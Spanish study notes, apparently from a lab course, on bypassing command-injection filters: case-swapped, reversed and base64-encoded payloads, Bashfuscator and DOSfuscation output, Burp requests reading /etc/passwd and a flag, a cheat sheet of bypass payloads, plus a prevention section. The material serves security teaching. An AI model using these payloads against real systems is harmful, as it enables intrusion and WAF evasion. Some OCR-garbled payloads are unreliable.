Ofuscación de comandos avanzada

```
=====
21y4d@htb[~/htb]$ $(tr "[A-Z]" "[a-z]"<<<"WhOaMi")
```

```
=====
21y4d
```

Como podemos ver, el comando funcionó, aunque la palabra que proporcionamos fue (WhOaMi). Este comando **tr** reemplaza todas las mayúsculas por minúsculas, lo que resulta en un comando compuesto exclusivamente por minúsculas. Sin embargo, si intentamos usar el comando anterior con la Host Checker aplicación web, veremos que sigue bloqueado:

Solicitud POST de Burp

Request

Pretty Raw Hex \n ⌂

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 47
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a$(tr+"[A-Z]"+"[a-z]"<<<"WhOaMi")
```

Response

Pretty Raw Hex Render \n ⌂

```
16 </head>
17
18 <body>
19   <div class="main">
20     <h1>
21       Host Checker
22     </h1>
23     <form method="post" action="">
24       <label>
25         Enter an IP Address
26       </label>
27       <input type="text" name="ip" placeholder="127.0.0.1">
28       <button type="submit">
29         Check
30       </button>
31     </form>
32
33   <p>
34     <pre>
35       Invalid input
36     </pre>
37   </p>
```

Can you guess why? Esto se debe a que el comando anterior contiene espacios, que son un carácter filtrado en nuestra aplicación web, como vimos antes. Por lo tanto, con estas técnicas, we must always be sure not to use any filtered characters de lo contrario, nuestras solicitudes fallarán y podríamos pensar que las técnicas no funcionaron.

Una vez que reemplazamos los espacios por tabulaciones (%09), vemos que el comando funciona perfectamente:

Solicitud POST de Burp

Hay muchos otros comandos que podemos usar para el mismo propósito, como los siguientes:

Código: bash

```
$(a="WhOaMi";printf %s "${a,,}")
```

Ejercicio: ¿Puedes probar el comando anterior para ver si funciona en tu máquina virtual Linux y luego intentar evitar el uso de caracteres filtrados para que funcione en la aplicación web?

Comandos invertidos

Otra técnica de ofuscación de comandos que analizaremos es invertir los comandos y tener una plantilla que los revierte y los ejecuta en tiempo real. En este caso, escribiremos `imaohw` en lugar de `whoami` para evitar que se active el comando bloqueado.

Podemos ser creativos con estas técnicas y crear nuestros propios comandos de Linux/Windows que, en última instancia, ejecuten el comando sin contener las palabras de comando. Primero, tendríamos que obtener la cadena invertida de nuestro comando en nuestra terminal, como se muestra a continuación:

Ofuscación de comandos avanzada

```
AGB@htb[/htb]$ echo 'whoami' | rev  
Imaohw
```

Luego, podemos ejecutar el comando original invirtiéndolo en un sub-shell (`$()`), de la siguiente manera:


Ofuscación de comandos avanzada

```
21y4d@htb[/htb]$ $(rev<<<'imaohw')
```

21y4d

Vemos que, aunque el comando no contiene la whoami palabra exacta, funciona igual y proporciona el resultado esperado. También podemos probar este comando con nuestro ejercicio, y efectivamente funciona:

Solicitud POST de Burp



The screenshot shows the Burp Suite interface with a POST request and its corresponding response.

Request:

```
POST / HTTP/1.1
Host: 127.0.0.1
Content-Length: 32
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
ip=127.0.0.1%0a$(rev<<<'imaohw')
```

Response:

```
</h1>
<form method="post" action="">
  <label>
    Enter an IP Address
  </label>
  <input type="text" name="ip" placeholder="127.0.0.1" pattern="^((25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])\.){3}(25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])$">
  <button type="submit">
    Check
  </button>
</form>
<p>
<pre>
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.086 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.086/0.086/0.086/0.000 ms
www-data
</pre>
</p>
```

Consejo: si desea omitir un filtro de caracteres con el método anterior, también tendrá que revertirlos o incluirlos al revertir el comando original.

Lo mismo se puede aplicar en Windows. Primero podemos invertir una cadena, de la siguiente manera:

Ofuscación de comandos avanzada

```
PS C:\htb> "whoami"[-1..-20] -join "
```

Imaohw

Ahora podemos usar el siguiente comando para ejecutar una cadena invertida con un sub-shell de PowerShell (iex "\$()"), de la siguiente manera:

Ofuscación de comandos avanzada

```
PS C:\htb> iex "$('imaohw'[-1..-20] -join '')"
```

21y4d

Comandos codificados

La última técnica que analizaremos es útil para comandos que contienen caracteres filtrados o caracteres que el servidor puede decodificar mediante URL. Esto puede provocar que el comando se confunda al llegar al shell y, finalmente, no se ejecute. En lugar de copiar un comando existente en línea, intentaremos crear nuestro propio comando de ofuscación. De esta forma, es mucho menos probable que un filtro o un WAF lo deniegue. El comando que creemos será único para cada caso, dependiendo de los caracteres permitidos y del nivel de seguridad del servidor.

Podemos utilizar varias herramientas de codificación, como base64(para codificación b64) o xxd(para codificación hexadecimal). Tomemos base64como ejemplo: primero, codificaremos la carga útil que queremos ejecutar (que incluye caracteres filtrados):

Ofuscación de comandos avanzada

```
AGB@htb[/htb]$ echo -n 'cat /etc/passwd | grep 33' | base64  
Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==
```

Ahora podemos crear un comando que decodificará la cadena codificada en un sub-shell (\$()), y luego la pasará para bash que se ejecute (es decir bash<<<), de la siguiente manera:

Ofuscación de comandos avanzada

```
AGB@htb[/htb]$ bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

Como podemos ver, el comando anterior se ejecuta perfectamente. No incluimos caracteres filtrados ni caracteres codificados que podrían provocar errores de ejecución.

Consejo: Tenga en cuenta que estamos utilizando <<< para evitar el uso de una tubería |, que es un carácter filtrado.

Ahora podemos usar este comando (una vez que reemplazamos los espacios) para ejecutar el mismo comando a través de la inyección de comando:

Solicitud POST de Burp

```
POST / HTTP/1.1
Host: 127.0.0.1
Content-Length: 75
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"
sec-ch-ua-mobile: ?
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
ip:127.0.0.1%abash<<$(base64%09-d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)|
```

```
<body>
<div class="main">
<h1>
    Host Checker
</h1>
<form method="post" action="">
    <label>
        Enter an IP Address
    </label>
    <input type="text" name="ip" placeholder="127.0.0.1" pattern="^((\d{1,3}(\.\d{1,3}){3})|(\d{1,3}))$"/>
    <button type="submit">
        Check
    </button>
</form>
<p>
<pre>
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

```

Incluso si se filtraran algunos comandos, como bash o base64, podríamos evitar ese filtro con las técnicas que discutimos en la sección anterior (por ejemplo, inserción de caracteres), o usar otras alternativas como sh para la ejecución de comandos y openssl para la decodificación b64, o xxd para la decodificación hexadecimal.

También usamos la misma técnica con Windows. Primero, necesitamos codificar nuestra cadena en base64, como se indica a continuación:

Ofuscación de comandos avanzada

```
PS C:\htb>
[Convert]::ToString([System.Text.Encoding]::Unicode.GetBytes('whoami'))
```

```
dwBoAG8AYQBtAGkA
```

También podemos lograr lo mismo en Linux, pero tendríamos que convertir la cadena de utf-8 a utf-16 antes de hacerlo base64, de la siguiente manera:

Ofuscación de comandos avanzada

```
AGB@htb[/htb]$ echo -n whoami | iconv -f utf-8 -t utf-16le | base64
```

```
dwBoAG8AYQBtAGkA
```

Finalmente, podemos decodificar la cadena b64 y ejecutarla con un sub-shell de PowerShell (iex "\$()"), de la siguiente manera:

Ofuscación de comandos avanzada

```
PS C:\htb> iex  
"$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))"
```

21y4d

Como podemos ver, podemos ser creativos con Bash[or] PowerShelly crear nuevos métodos de omisión y ofuscación que no se han utilizado antes y, por lo tanto, es muy probable que omitan filtros y WAF. Varias herramientas pueden ayudarnos a ofuscar automáticamente nuestros comandos, lo cual analizaremos en la siguiente sección. Además de las técnicas que comentamos, podemos utilizar muchos otros métodos, como comodines, expresiones regulares, redirección de salida, expansión de enteros y muchos más. Encontraremos algunas de estas técnicas en [PayloadsAllTheThings](#).

Comandos:

%09 = Tabulación.

WhOaMi

```
$(tr "[A-Z]" "[a-z]"<<<"WhOaMi")  
$(tr%09"[A-Z]"%09"[a-z]"<<<"WhOaMi")  
%0a$(tr "[A-Z]" "[a-z]"<<<"WhOaMi")  
%0a$(tr%09"[A-Z]" %09"[a-z]"<<<"WhOaMi")  
$(a="WhOaMi";printf %s "${a,,}")  
%0a$(a="WhOaMi";printf %s "${a,,}")  
echo 'whoami' | rev  
$(rev<<<'imaohw')  
%0a$(rev<<<'imaohw')  
"whoami"[-1..-20] -join "  
%0a" "whoami"[-1..-20] -join "  
iex $"('imaohw'[-1..-20] -join ")"  
%0a iex $"('imaohw'[-1..-20] -join ")"
```

Tenga en cuenta que estamos utilizando <<< para evitar el uso de una tubería |, que es un carácter filtrado.

Windows

Convertir el comando whoami a base64 desde windows:

```
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoami'))
```

Se puede hacer también desde linux pero se requiere pasar de utf-8 a utf-16

```
echo -n whoami | iconv -f utf-8 -t utf-16le | base64
```

Luego ejecutar el comando remplazar (whoami) por (dwBoAG8AYQBtAGkA) que seria whoami en base64.

```
iex  
"$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))"
```

Solución:

Codificación base64:

```
(echo -n: Imprime el comando sin un salto de línea al final)  
| base64: Codifica la cadena en Base64
```

```
echo -n 'find /usr/share/ | grep root | grep mysql | tail -n 1' | base64  
ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=
```

Ejecutar el comando decodificado: Para ejecutar el comando codificado, usamos un sub-shell que decodifica la cadena Base64 y la pasa a Bash:

```
bash<<<$(base64 -  
d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWls  
IC1uIDE=)
```

Desglose paso a paso:

1. base64
d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=:
 - o base64 -d: Decodifica la cadena Base64.

- <<<: Pasa la cadena Base64 como entrada al comando base64 -d, evitando el uso de tuberías.
 - Resultado: La cadena se decodifica a find /usr/share/ | grep root | grep mysql | tail -n 1.
2. \$(...): El resultado de la decodificación se ejecuta como un comando en un sub-shell.
 3. bash<<<...: Pasa el comando decodificado a Bash para su ejecución, usando <<< para evitar tuberías.
-

Por último, quitamos espacios: \${IFS}

```
127.0.0.1%0abash<<<$(base64${IFS}-  
d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWls  
IC1uIDE=)
```

El comando anterior sería el siguiente:

```
127.0.0.1 \n bash|(base64 -d find /usr/share/ | grep root | grep mysql | tail -n 1)
```

Por qué funciona:

- La cadena Base64 (ZmluZCAvdXNy...) no contiene caracteres filtrados como espacios o tuberías.
- El WAF no reconoce la cadena Base64 como un comando malicioso, ya que parece un texto aleatorio.

Herramientas de evasión

Si trabajamos con herramientas de seguridad avanzadas, es posible que no podamos usar técnicas básicas de ofuscación manual. En tales casos, puede ser mejor recurrir a herramientas de ofuscación automatizadas. En esta sección se analizarán un par de ejemplos de este tipo de herramientas, uno para Linux...Windows.

Linux (Bashfuscator)

Una herramienta útil para ofuscar comandos bash es [Bashfuscator](#). Podemos clonar el repositorio desde GitHub y luego instalar sus requisitos, como se indica a continuación:

Herramientas de evasión

```
AGB@htb[/htb]$ git clone https://github.com/Bashfuscator/Bashfuscator  
AGB@htb[/htb]$ cd Bashfuscator  
AGB@htb[/htb]$ pip3 install setuptools==65  
AGB@htb[/htb]$ python3 setup.py install --user
```

Una vez configurada la herramienta, podemos empezar a usarla desde el ./bashfuscator/bin/directorio. Hay muchas opciones que podemos usar con la herramienta para ajustar nuestro comando ofuscado final, como podemos ver en el menú de ayuda:

```
AGB@htb[/htb]$ cd ./bashfuscator/bin/  
AGB@htb[/htb]$ ./bashfuscator -h
```

usage: bashfuscator [-h] [-l] ...SNIP...

optional arguments:

-h, --help show this help message and exit

Program Options:

-l, --list List all the available obfuscators, compressors, and encoders

-c COMMAND, --command COMMAND

Command to obfuscate

...SNIP...

Podemos comenzar simplemente proporcionando el comando que queremos ofuscar con la -c bandera:

```
AGB@htb[/htb]$ ./bashfuscator -c 'cat /etc/passwd'
```

[+] Mutators used: Token/ForCode -> Command/Reverse

[+] Payload:

```
 ${*/+27\[X\}{} ...SNIP... ${*~}
```

[+] Payload size: 1664 characters

Sin embargo, al ejecutar la herramienta de esta manera, se seleccionará aleatoriamente una técnica de ofuscación, que puede generar una longitud de comando que va desde unos pocos cientos de caracteres hasta más de un millón. Por lo tanto, podemos usar algunas de las opciones del menú de ayuda para generar un comando ofuscado más corto y simple, como se muestra a continuación:

```
AGB@htb[/htb]$ ./bashfuscator -c 'cat /etc/passwd' -s 1 -t 1 --no-mangling --layers 1
```

[+] Mutators used: Token/ForCode

[+] Payload:

```
eval "$(W0=(w \ t e c p s a \V d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0 9;{ printf %s\n"${W0[$Ll]}";});"
```

[+] Payload size: 104 characters

Ahora podemos probar el comando generado con bash -c ", para ver si ejecuta el comando deseado:

```
AGB@htb[/htb]$ bash -c 'eval "$(W0=(w \ t e c p s a \V d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0 9;{ printf %s\n"${W0[$Ll]}";});"'
```

```
root:x:0:0:root:/bin/bash
```

```
...SNIP...
```

Podemos observar que el comando ofuscado funciona, aunque parezca completamente ofuscado, y no se parece al comando original. También observamos que la herramienta utiliza diversas técnicas de ofuscación, incluidas las que ya mencionamos y muchas otras.

Ejercicio: Prueba el comando anterior con nuestra aplicación web para ver si puede eludir los filtros correctamente. Si no lo hace, ¿puedes adivinar por qué? ¿Puedes lograr que la herramienta genere una carga útil funcional?

Windows (DOSfuscación)

También existe una herramienta muy similar para Windows llamada [DOSfuscation](#). A diferencia de Bashfuscator, esta es interactiva, ya que la ejecutamos una vez e interactuamos con ella para obtener el comando ofuscado deseado. Podemos clonar la herramienta desde GitHub e invocarla mediante PowerShell, como se indica a continuación:

```
PS C:\htb> git clone https://github.com/danielbohannon/Invoke-DOSfuscation.git
PS C:\htb> cd Invoke-DOSfuscation
PS C:\htb> Import-Module .\Invoke-DOSfuscation.psd1
PS C:\htb> Invoke-DOSfuscation
Invoke-DOSfuscation> help
```

HELP MENU :: Available options shown below:

```
[*] Tutorial of how to use this tool      TUTORIAL
...SNIP...
```

Choose one of the below options:

```
[*] BINARY  Obfuscated binary syntax for cmd.exe & powershell.exe
[*] ENCODING Environment variable encoding
[*] PAYLOAD  Obfuscated payload via DOSfuscation
```

Incluso podemos ver un ejemplo de cómo funciona la herramienta. Una vez configurados, podemos empezar a usarla, como se indica a continuación:

```
Invoke-DOSfuscation> SET COMMAND type C:\Users\htb-student\Desktop\flag.txt
Invoke-DOSfuscation> encoding
Invoke-DOSfuscation\Encoding> 1
```

...SNIP...

Result:

```
typ%TEMP:~-3,-2% %CommonProgramFiles:~17,-11%\Users\h%TMP:~-13,-12%b-
stu%SystemRoot:~-4,-3%ent%TMP:~-19,-18%%ALLUSERSPROFILE:~-4,-
3%esktop\flag.%TMP:~-13,-12%xt
```

Finalmente, podemos intentar ejecutar el comando ofuscado en CMD, y vemos que efectivamente funciona como se esperaba:

```
C:\htb> typ%TEMP:~-3,-2% %CommonProgramFiles:~17,-11%\Users\h%TMP:~-13,-
12%b-stu%SystemRoot:~-4,-3%ent%TMP:~-19,-18%%ALLUSERSPROFILE:~-4,-
3%esktop\flag.%TMP:~-13,-12%xt
```

```
test_flag
```

Consejo: Si no tenemos acceso a una máquina virtual Windows, podemos ejecutar el código anterior en una máquina virtual Linux mediante pwsh[Ejecutar] pwshy luego seguir exactamente el mismo comando anterior. Esta herramienta se instala por defecto en la instancia de Pwnbox. También puede encontrar las instrucciones de instalación en este [enlace](#).

Para obtener más información sobre los métodos de ofuscación avanzados, puede consultar el módulo [Codificación segura 101: JavaScript](#), que cubre los métodos de ofuscación avanzados que se pueden utilizar en varios ataques, incluidos los que cubrimos en este módulo.

Prevención de inyección de comandos

Ahora deberíamos tener una comprensión sólida de cómo ocurren las vulnerabilidades de inyección de comandos y cómo se pueden eludir ciertas mitigaciones, como los filtros de caracteres y comandos. Esta sección analizará los métodos que podemos usar para prevenir las vulnerabilidades de inyección de comandos en nuestras aplicaciones web y configurar correctamente el servidor web para evitarlas.

Comandos del sistema

Siempre debemos evitar el uso de funciones que ejecuten comandos del sistema, especialmente si utilizamos la entrada del usuario. Incluso sin introducir directamente la entrada del usuario en estas funciones, este podría influir indirectamente en ellas, lo que podría provocar una vulnerabilidad de inyección de comandos.

En lugar de usar funciones de ejecución de comandos del sistema, deberíamos usar funciones integradas que realicen la funcionalidad necesaria, ya que los lenguajes de backend suelen tener implementaciones seguras de este tipo de funcionalidades. Por ejemplo, supongamos que queremos comprobar si un host específico está activo con [nombre del host PHP]. En ese caso, podríamos usar la `fsockopen` función en su lugar, que no debería ser explotable para ejecutar comandos arbitrarios del sistema.

Si necesitamos ejecutar un comando del sistema y no encontramos ninguna función integrada que realice la misma función, nunca debemos usar directamente la entrada del usuario con estas funciones, sino que siempre debemos validar y depurar la entrada del usuario en el backend. Además, debemos intentar limitar el uso de este tipo de funciones al máximo y usarlas solo cuando no exista una alternativa integrada a la funcionalidad que necesitamos.

Validación de entrada

Ya sea que se utilicen funciones integradas o funciones de ejecución de comandos del sistema, siempre debemos validar y luego depurar la entrada del usuario. La validación de entrada se realiza para garantizar que coincida con el formato esperado, de modo que la solicitud se deniegue si no coincide. En nuestra aplicación web de ejemplo, vimos que se intentó validar la entrada en el frontend, pero input validation should be done both on the front-end and on the back-end...

En PHP, como en muchos otros lenguajes de desarrollo web, hay filtros integrados para una variedad de formatos estándar, como correos electrónicos, URL e incluso IP, que se pueden usar con la `filter_var` función, de la siguiente manera:

```
if (filter_var($_GET['ip'], FILTER_VALIDATE_IP)) {
    // call function
} else {
    // deny request
}
```

Si quisieramos validar un formato no estándar, podemos usar una expresión regular regex con la preg_match función. Esto se puede lograr JavaScript tanto para el front-end como para el back-end (es decir, NodeJS), de la siguiente manera:

```
if(/^\^(25[0-5]|2[0-4][0-9]|01)?[0-9][0-9]?\.(25[0-5]|2[0-4][0-9]|01)?[0-9][0-9]?\.(25[0-5]|2[0-4][0-9]|01)?[0-9][0-9]?\.(25[0-5]|2[0-4][0-9]|01)?[0-9][0-9]?\$/.test(ip)){
    // call function
}
else{
    // deny request
}
```

Al igual que PHP con NodeJS, también podemos usar bibliotecas para validar varios formatos estándar, como [is-ip](#), por ejemplo, que podemos instalar con npm, y luego usar la isIp(ip) función en nuestro código. Puedes consultar los manuales de otros lenguajes, como [.NET](#) o [Java](#), para saber cómo validar la entrada del usuario en cada lenguaje.

Sanitización de entrada

El aspecto más crítico para prevenir cualquier vulnerabilidad de inyección es la limpieza de la entrada, que consiste en eliminar cualquier carácter especial innecesario de la entrada del usuario. Esta limpieza siempre se realiza después de la validación. Incluso después de validar que la entrada del usuario tenga el formato correcto, debemos limpiarla y eliminar cualquier carácter especial innecesario para el formato específico, ya que la validación de entrada puede fallar en algunos casos (por ejemplo, una expresión regular incorrecta).

En nuestro código de ejemplo, vimos que, al trabajar con filtros de caracteres y comandos, se bloqueaban ciertas palabras y se buscaban en la entrada del usuario. Generalmente, este método no es suficiente para evitar inyecciones, y deberíamos usar funciones integradas para eliminar cualquier carácter especial. Podemos

usar preg_replace para eliminar cualquier carácter especial de la entrada del usuario, como se indica a continuación:

```
$ip = preg_replace('/[^A-Za-z0-9.]/', '', $_GET['ip']);
```

Como podemos ver, la expresión regular anterior solo permite caracteres alfanuméricos (A-Za-z0-9) y un punto (.), según lo requerido para las direcciones IP. Cualquier otro carácter se eliminará de la cadena. Lo mismo se puede hacer con JavaScript, como se indica a continuación:

```
var ip = ip.replace(/[^A-Za-z0-9.]/g, "");
```

También podemos utilizar la biblioteca DOMPurify para un NodeJS back-end, de la siguiente manera:

```
import DOMPurify from 'dompurify';
var ip = DOMPurify.sanitize(ip);
```

En ciertos casos, podríamos querer permitir todos los caracteres especiales (por ejemplo, comentarios de usuario). En ese caso, podemos usar la misma filter_var función que usamos para la validación de entrada y usar el escapeshellcmd filtro para escapar cualquier carácter especial, de modo que no cause inyecciones. Para [nombre del usuario] NodeJS, simplemente podemos usar la escape(ip) función [nombre del usuario]. However, as we have seen in this module, escaping special characters is usually not considered a secure practice, as it can often be bypassed through various techniques.

Para obtener más información sobre la validación y la desinfección de la entrada del usuario para evitar inyecciones de comandos, puede consultar el módulo [Secure Coding 101: JavaScript](#), que cubre cómo auditar el código fuente de una aplicación web para identificar vulnerabilidades de inyección de comandos y luego trabaja para parchar adecuadamente este tipo de vulnerabilidades.

Configuración del servidor

Finalmente, debemos asegurarnos de que nuestro servidor back-end esté configurado de forma segura para minimizar el impacto en caso de que el servidor web se vea comprometido. Algunas de las configuraciones que podemos implementar son:

- Utilice el firewall de aplicaciones web integrado del servidor web (por ejemplo, en Apache mod_security), además de un WAF externo (por ejemplo Cloudflare, Fortinet, , Imperva..)
- Cumpla con el [principio de privilegio mínimo \(PoLP\)](#) ejecutando el servidor web como un usuario con pocos privilegios (por ejemplo www-data,)
- Evitar que el servidor web ejecute ciertas funciones (por ejemplo, en PHP disable_functions=system,...)
- Limitar el alcance accesible por la aplicación web a su carpeta (por ejemplo en PHP open_basedir = '/var/www/html')
- Rechazar solicitudes con doble codificación y caracteres no ASCII en las URL
- Evite el uso de bibliotecas y módulos sensibles o desactualizados (por ejemplo, [PHP CGI](#))

Finalmente, incluso después de todas estas mitigaciones y configuraciones de seguridad, debemos aplicar las técnicas de pruebas de penetración aprendidas en este módulo para determinar si alguna funcionalidad de la aplicación web aún puede ser vulnerable a la inyección de comandos. Dado que algunas aplicaciones web tienen millones de líneas de código, cualquier error en una de ellas puede ser suficiente para introducir una vulnerabilidad. Por lo tanto, debemos intentar proteger la aplicación web complementando las mejores prácticas de codificación segura con pruebas de penetración exhaustivas.

Skill Assessment Command Injection

Notar que se inyecta en medio de **51459716.txt** y antes del parámetro **&xx=**

Ruta:

```
/index.php?to=tmp&from=51459716.txt$(c'a't${IFS}${PATH:0:1}flag.txt)&finish=1&move=1
```

Request Pretty Raw Hex 1 GET /index.php?to=tmp&from=51459716.txt&finish=1\$(p'w'd)amp;move=1 HTTP/1.1 2 Host: 94.237.57.115:48037 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br	Response Pretty Raw Hex Render File Manager Error while moving: mv: cannot stat '/var/www/html/files/51459716.txt': No such file or directory
--	--

Comando:

```
$(c'a't${IFS}${PATH:0:1}flag.txt)
```

Todos los Comandos de Inyección:

Operadores de inyección

Operador de Carácter de inyección	Carácter codificado en URL	Comando ejecutado
Punto y coma ;	%3b	Ambos
Nueva línea \n	%0a	Ambos
Fondo &	%26	Ambos (la segunda salida generalmente se muestra primero)
Tubo	%7c	Ambos (solo se muestra la segunda salida)
Y &&	%26%26	Ambos (solo si el primero tiene éxito)
O	%7c%7c	Segundo (solo si el primero falla)
Subcapa ``	%60%60	Ambos (sólo Linux)
Subcapa \$()	%24%28%29	Ambos (sólo Linux)

Linux

Omisión de caracteres filtrados

Código	Descripción
printenv	Se puede utilizar para ver todas las variables de entorno.
Espacios	
%09	Usar tabulaciones en lugar de espacios
`\${IFS}	Se reemplazará con un espacio y una tabulación. No se puede usar en subcapas (p. ej., \$()).
{ls,-la}	Las comas serán reemplazadas por espacios.
Otros personajes	
`\${PATH:0:1}`	Será reemplazado por/
`\${LS_COLORS:10:1}`	Será reemplazado por;
\$(tr ':-}' ""'-~'<<<[])	Desplazar el carácter de uno en uno ([-> \])

Comando de omisión en la lista negra

Código	Descripción
Inserción de caracteres	
'o"	El total debe ser par
\$@o\	Sólo Linux
Manipulación de casos	
\$(tr "[A-Z]" "[a-z]"<<<"WhOaMi")	Ejecutar comando independientemente de mayúsculas y minúsculas
\$(a="WhOaMi";printf %s "\${a,,}")	Otra variación de la técnica
Comandos invertidos	
echo 'whoami' rev	Invertir una cadena
\$(rev<<<'imaohw')	Ejecutar comando invertido
Comandos codificados	
echo -n 'cat /etc/passwd grep 33' base64	Codificar una cadena con base64
bash<<<\$(base64 d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)	- Ejecutar cadena codificada b64

Windows

Omisión de caracteres filtrados

Código	Descripción
Get-ChildItem Env:	Se puede utilizar para ver todas las variables de entorno - (PowerShell)
Espacios	
%09	Usar tabulaciones en lugar de espacios
%PROGRAMFILES:~10,-5%	Será reemplazado por un espacio - (CMD)
\$env:PROGRAMFILES[10]	Se reemplazará con un espacio - (PowerShell)
Otros personajes	
%HOMEPATH:~0,-17%	Será reemplazado por \- (CMD)
\$env:HOMEPATH[0]	Será reemplazado por \- (PowerShell)

Comando de omisión en la lista negra

Código	Descripción
Inserción de caracteres	
'o"	El total debe ser par
^	Solo Windows (CMD)
Manipulación de casos	
WhoAmI	Simplemente envíe el personaje con mayúsculas y minúsculas
Comandos invertidos	
"whoami)[-1..-20] -join "	Invertir una cadena
iex "\$('imaohw'[-1..-20] -join "")"	Ejecutar comando invertido
Comandos codificados	
[Convert]::ToString([System.Text.Encoding]::Unicode.GetBytes('whoami'))	Codificar una cadena con base64
iex "\$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))"	

